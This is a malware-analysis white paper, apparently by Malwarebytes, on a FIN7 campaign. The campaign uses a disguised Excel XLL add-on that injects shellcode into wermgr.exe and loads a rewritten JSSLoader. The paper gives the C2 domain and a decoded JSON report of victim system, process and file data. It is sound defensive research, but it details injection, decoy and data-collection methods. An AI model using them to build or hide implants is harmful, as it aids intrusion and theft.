THREAT INTEL

Threat Intelligence

JSSLoader: the shellcode edition

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The Malwarebytes Threat Intelligence team observed a malspam campaign in late June that we attribute to the FIN7 APT group. One of the samples was also reported on Twitter by Josh Trombley; during execution, it was observed to drop a secondary payload, written in .NET.

Details about FIN7 campaigns were described i.e. by Mandiant in the article "FIN7 Power Hour: Adversary Archeology and the Evolution of FIN7". Earlier this year Morphisec and Secureworks described a new component used by this group, delivered in XLL format. That element was the first step in the attack chain leading to another malware, dubbed JSSLoader.

During our analysis, we found out that the current malware used by FIN7 is yet another rewrite of JSSLoader with expanded capabilities as well as new functions that include data exfiltration. In this white paper, we will focus on the implementation details of the new observed sample, and provide a deep dive in the code, as well as compare it with earlier samples analyzed by other vendors.

Contents

Overview

The main focus of the analysis are the following samples:

- The first stage: XLL file carrying JSSLoader (shellcode edition)
- The second stage: .NET version of JSSLoader

For the comparison, we use:

- The C++ version of JSSLoader reported by Proofpoint in June 2021
- The XLL sample reported by Morphisec in March 2022

The execution flow of the analyzed sample can be summarized by the following diagram:




Figure 1 - The execution flow reconstructed after the complete analysis

Behavioral analysis

The initial sample is an XLL file, which is an add-on for MS Excel. XLL is a PE file, and in order to be run automatically, requires MS Excel to be installed on the victim's machine. Double-clicking the file triggers MS Excel and runs the API function *xlAutoOpen*, exported by the add-on. Since the sample is not signed, the user will be prompted with a popup warning about it.





Figure 2

Although the component itself is not an Excel Sheet, it tries to disguise as one, by dropping a decoy and displaying it once it was run:



	A	B	C	D	E	F	G	H
1	InvoiceNumber	Reference	InvoiceDate	DueDate	Total	Description	Quantity	UnitAmount
2	114983	order placed 7/26/22	July 27, 2022	August 10, 2022	717,5	Red Pack	3	55
3	114983	order placed 7/26/22	July 27, 2022	August 10, 2022	717,5	Promo Pack	1	12,5
4	114983	order placed 7/26/22	July 27, 2022	August 10, 2022	717,5	Hyper	3	89
5	114983	order placed 7/26/22	July 27, 2022	August 10, 2022	717,5	Green Pack	7	39

Figure 3

This cover makes sense as the Invoice theme was used as a lure. At the same time, the malicious shellcode runs in the background, making an injection into *wermgr.exe*.




Figure 4 – excel spawning wermgr.exe

At this point, we can dump all the injected material by scanning the *wermgr.exe* process with [PE-sieve](#)/[HollowsHunter](#):




Figure 5 - Material dumped from wermgr.exe with the help of PE-sieve: the final stage shellcode

The implant establishes a connection with a C2 (Command & Control) server. It tries to connect to the domain *essentialmassageandspa[.]com* over port 443. At the time of the analysis, the domain was inactive.




Figure 6 - Implant trying to connect to C2 observed by Fiddler

It is worth to note that the currently analyzed add-on is 32 bit, hence it runs only with a 32-bit version of Office. However, the carried final payload is 64 bit, so the full chain of infection can be deployed only on a 64-bit version of Windows.

If we try to deploy the add-on via 64-bit Office, it won't run properly. Instead, we get the content of the executable displayed as the Excel sheet:




Figure 7 – Alert about the format issue




Figure 8 - Invalid open: in the Excel 64 bit, the 32 bit add-on is displayed, instead of executed

The JSON report

During behavioral analysis in the sandbox, we observed the following traffic sent to the C2 from the infected *wermgr.exe* process:

Figure 9 - Network traffic dump, observed by AnyRun

The first two chunks are 0-DWORDs (they denote a Base64 buffer filled with `00 00 00 00`). After decoding the third Base64 chunk, we get the following JSON report:


```
{"host":"N","domain":"WORKGROUP","user":"admin","sysinfo":{"OperatingSystem***":"","BootDevice":"\\Device\\HarddiskVolume1","BuildNumber":"16299","BuildType":"Multiprocessor Free","Caption":"Microsoft Windows 10 Pro","CodeSet":"1252","CountryCode":"1","CreationClassName":"Win32_OperatingSystem","CSCreationClassName":"Win32_ComputerSystem","CSName":"DESKTOP-JGLLJLD","FreePhysicalMemory":"5002500","FreeSpaceInPagingFiles":"1048576","FreeVirtualMemory":"6144640","InstallDate":"20180410115112.000000+000","LastBootUpTime":"20220729122623.287675+000","LocalDateTime":"20220729124648.309000+000","Locale":"0409","Manufacturer":"Microsoft Corporation","MaxProcessMemorySize":"137438953344","Name":"Microsoft Windows 10 Pro|C:\\WINDOWS|\\Device\\Harddisk0\\Partition2","OSArchitecture":"64-bit","RegisteredUser":"Windows User","SerialNumber":"00330-80002-46879-AA844","SizeStoredInPagingFiles":"1048576","Status":"OK","SystemDevice":"\\Device\\HarddiskVolume2","SystemDirectory":"C:\\WINDOWS\\system32","SystemDrive":"C:","TotalVirtualMemorySize":"7334348","TotalVisibleMemorySize":"6285772","Version":"10.0.16299","WindowsDirectory":"C:\\WINDOWS","Processor***":"","Caption":"AMD64 Family 6 Model 14 Stepping
```

```
3","CreationClassName":"Win32_Processor","Description":"AMD64 Family 6 Model 14 Stepping
3","DeviceID":"CPU0","Manufacturer":"AuthenticAMD","Name":"Intel(R) Core(TM) i5-6400 CPU @
2.70GHz","ProcessorId":"078BFBFF000506E3","Role":"CPU","SocketDesignation":"CPU
0","Status":"OK","Stepping":"3","SystemCreationClassName":"Win32_ComputerSystem","SystemName":"DES
KTOP-JGLLJLD","Version":"Model 14, Stepping 3","ComputerSystem,ram***":"","BootupState":"Normal
boot","Caption":"DESKTOP-JGLLJLD","CreationClassName":"Win32_ComputerSystem","Description":"AT/AT
COMPATIBLE","DNSHostName":"DESKTOP-
JGLLJLD","Domain":"WORKGROUP","Manufacturer":"DELL","Model":"DELL","Name":"DESKTOP-
JGLLJLD","PauseAfterReset":"-1","PrimaryOwnerName":"Windows
User","Status":"OK","SystemFamily":"DELL","SystemSKUNumber":"J5CR","SystemType":"x64-based
PC","TotalPhysicalMemory":"6436630528","UserName":"DESKTOP-
JGLLJLD\\admin","Workgroup":"WORKGROUP","NetFrameworks":"CDF|v4.0|C:/Windows/Microsoft.NET/Framewo
rk64/v4.0.30319/||v2.0.50727|1033|2.0.50727.4927||v3.0|Setup|1033|3.0.30729.4926|Windows
Communication Foundation|3.0.4506.4926|Windows Presentation
Foundation|3.0.6920.4902||v3.5|1033|3.5.30729.4926||v4|Client|1033|4.7.02556|Full|1033|4.7.02556||
v4.0|Client|4.0.0.0||","OfficeVer":"Outlook;16.0;Wow64","LoaderBits":"64"},"processes":[{"name":"[
System Process]","pid":"0"} ,{"name":"System","pid":"4"} ,{"name":"smss.exe","pid":"340"}
,{"name":"csrss.exe","pid":"660"} ,{"name":"wininit.exe","pid":"820"}
,{"name":"csrss.exe","pid":"852"} ,{"name":"winlogon.exe","pid":"352"}
,{"name":"services.exe","pid":"532"} ,{"name":"lsass.exe","pid":"556"}
,{"name":"fontdrvhost.exe","pid":"528"} ,{"name":"fontdrvhost.exe","pid":"540"}
,{"name":"svchost.exe","pid":"1004"} ,{"name":"svchost.exe","pid":"468"}
,{"name":"svchost.exe","pid":"364"} ,{"name":"svchost.exe","pid":"844"}
,{"name":"dwm.exe","pid":"988"} ,{"name":"svchost.exe","pid":"332"}
,{"name":"svchost.exe","pid":"1028"} ,{"name":"svchost.exe","pid":"1148"}
,{"name":"svchost.exe","pid":"1156"} ,{"name":"svchost.exe","pid":"1380"}
,{"name":"svchost.exe","pid":"1420"} ,{"name":"svchost.exe","pid":"1908"}
,{"name":"svchost.exe","pid":"1944"} ,{"name":"svchost.exe","pid":"1212"}
,{"name":"svchost.exe","pid":"1548"} ,{"name":"svchost.exe","pid":"1880"}
,{"name":"svchost.exe","pid":"1924"} ,{"name":"svchost.exe","pid":"1796"}
,{"name":"svchost.exe","pid":"1828"} ,{"name":"svchost.exe","pid":"1232"}
,{"name":"svchost.exe","pid":"1952"} ,{"name":"svchost.exe","pid":"1164"}
,{"name":"svchost.exe","pid":"1608"} ,{"name":"svchost.exe","pid":"1720"}
,{"name":"svchost.exe","pid":"2016"} ,{"name":"svchost.exe","pid":"1144"}
,{"name":"svchost.exe","pid":"1564"} ,{"name":"svchost.exe","pid":"2260"}
,{"name":"svchost.exe","pid":"2492"} ,{"name":"svchost.exe","pid":"2500"}
,{"name":"svchost.exe","pid":"2828"} ,{"name":"spoolsv.exe","pid":"2880"}
,{"name":"svchost.exe","pid":"2328"} ,{"name":"svchost.exe","pid":"2464"}
,{"name":"svchost.exe","pid":"2136"} ,{"name":"OfficeClickToRun.exe","pid":"2364"}
,{"name":"svchost.exe","pid":"2412"} ,{"name":"svchost.exe","pid":"2512"}
,{"name":"armsvc.exe","pid":"2772"} ,{"name":"svchost.exe","pid":"2760"}
,{"name":"svchost.exe","pid":"2812"} ,{"name":"svchost.exe","pid":"2960"}
,{"name":"svchost.exe","pid":"2580"} ,{"name":"SecurityHealthService.exe","pid":"2352"}
,{"name":"svchost.exe","pid":"2712"} ,{"name":"svchost.exe","pid":"3164"}
,{"name":"svchost.exe","pid":"3300"} ,{"name":"svchost.exe","pid":"3112"}
,{"name":"sihost.exe","pid":"2096"} ,{"name":"svchost.exe","pid":"3288"}
,{"name":"svchost.exe","pid":"3968"} ,{"name":"svchost.exe","pid":"628"}
,{"name":"svchost.exe","pid":"3428"} ,{"name":"explorer.exe","pid":"3856"}
,{"name":"ShellExperienceHost.exe","pid":"5116"} ,{"name":"SearchUI.exe","pid":"4552"}
,{"name":"RuntimeBroker.exe","pid":"5016"} ,{"name":"RuntimeBroker.exe","pid":"4236"}
,{"name":"svchost.exe","pid":"4676"} ,{"name":"ctfmon.exe","pid":"4780"}
,{"name":"dllhost.exe","pid":"4592"} ,{"name":"dllhost.exe","pid":"3756"}
,{"name":"svchost.exe","pid":"3020"} ,{"name":"svchost.exe","pid":"6104"}
,{"name":"svchost.exe","pid":"4600"} ,{"name":"SearchIndexer.exe","pid":"2160"}
,{"name":"svchost.exe","pid":"5372"} ,{"name":"SearchProtocolHost.exe","pid":"3688"}
,{"name":"svchost.exe","pid":"3924"} ,{"name":"msiexec.exe","pid":"4180"}
```

```
,{"name":"svchost.exe","pid":"5848"} ,{"name":"svchost.exe","pid":"5788"}
,{"name":"svchost.exe","pid":"5928"} ,{"name":"svchost.exe","pid":"384"}
,{"name":"dllhost.exe","pid":"2120"} ,{"name":"RuntimeBroker.exe","pid":"2640"}
,{"name":"SearchFilterHost.exe","pid":"1748"} ,{"name":"ConsoleApplication3.exe","pid":"6092"}
,{"name":"conhost.exe","pid":"5680"} ,{"name":"EXCEL.EXE","pid":"6012"}
,{"name":"wermgr.exe","pid":"4972"} ,{"name":"WmiPrvSE.exe","pid":"312"}
,{"name":"sppsvc.exe","pid":"5080"} ,{"name":"svchost.exe","pid":"1968"}
,{"name":"ConsoleApplication3.exe","pid":"1312"} ,{"name":"WerFault.exe","pid":"1572"}
,{"name":"svchost.exe","pid":"2008"}],"desktop_file_list":[{"file":"accountgear.rtf",
"size":"2992"},{"file":"capitalca.png", "size":"7676"},{"file":"desktop.ini",
"size":"282"},{"file":"documentationinside.rtf", "size":"2987"},{"file":"firstlower.rtf",
"size":"2801"},{"file":"golfenjoy.png", "size":"4893"},{"file":"impactuniversity.rtf",
"size":"2819"},{"file":"itsshot.rtf", "size":"2721"},{"file":"novemberup.rtf",
"size":"2795"},{"file":"searchesohio.jpg", "size":"17817"},{"file":"websize.rtf",
"size":"2885"}],"adinfo":{"part_of_domain":"no"}}
```


We can see that this data is in the same format as described in Mandiant's post - at `Figure 21: Data Collection JSON Format Snippet of FLOWLGAZE("JssLoader")`. Quoted fragment:


```
{"host":"", "domain": "", "user":"", "processes": [] ,"desktop_file_list": [] ,"adinfo":
{"adinformation":"no_ad", "part_of_domain":"no", "pc_domain":"", "pc_dns_host_name":"",
"pc_model":""}}
```



Format observed in the currently analyzed sample is very similar, but contains some subtle changes, such as added category "sysinfo":


```
{"host":"", "domain": "", "user":"", "sysinfo": {} , "processes": [] ,"desktop_file_list": []
,"adinfo": {"part_of_domain": "no"}}
```


The used format points to JssLoader. As Mandiant noted, the implants using this collective name may have different implementations. They distinguished BIRDWATCH and CROWVIEW, both written in .NET, but containing differences in some of the available functionality. They also mentioned that: "BIRDWATCH and CROWVIEW have separate versions implemented in C++.". As Proofpoint reported (here), the C++ version was first observed in June 2021, and describes as a rewrite of the .NET component that was used before for analogous purposes.

Internals

Technically, the XLL is a DLL following the Excel's API.



Offset	Name	Value	Meaning
39720	Characteris...	0	
39724	TimeDateSt...	62E17DDB	środa, 27.07.2022 18:03:07 UTC
39728	MajorVersion	0	
3972A	MinorVersi...	0	
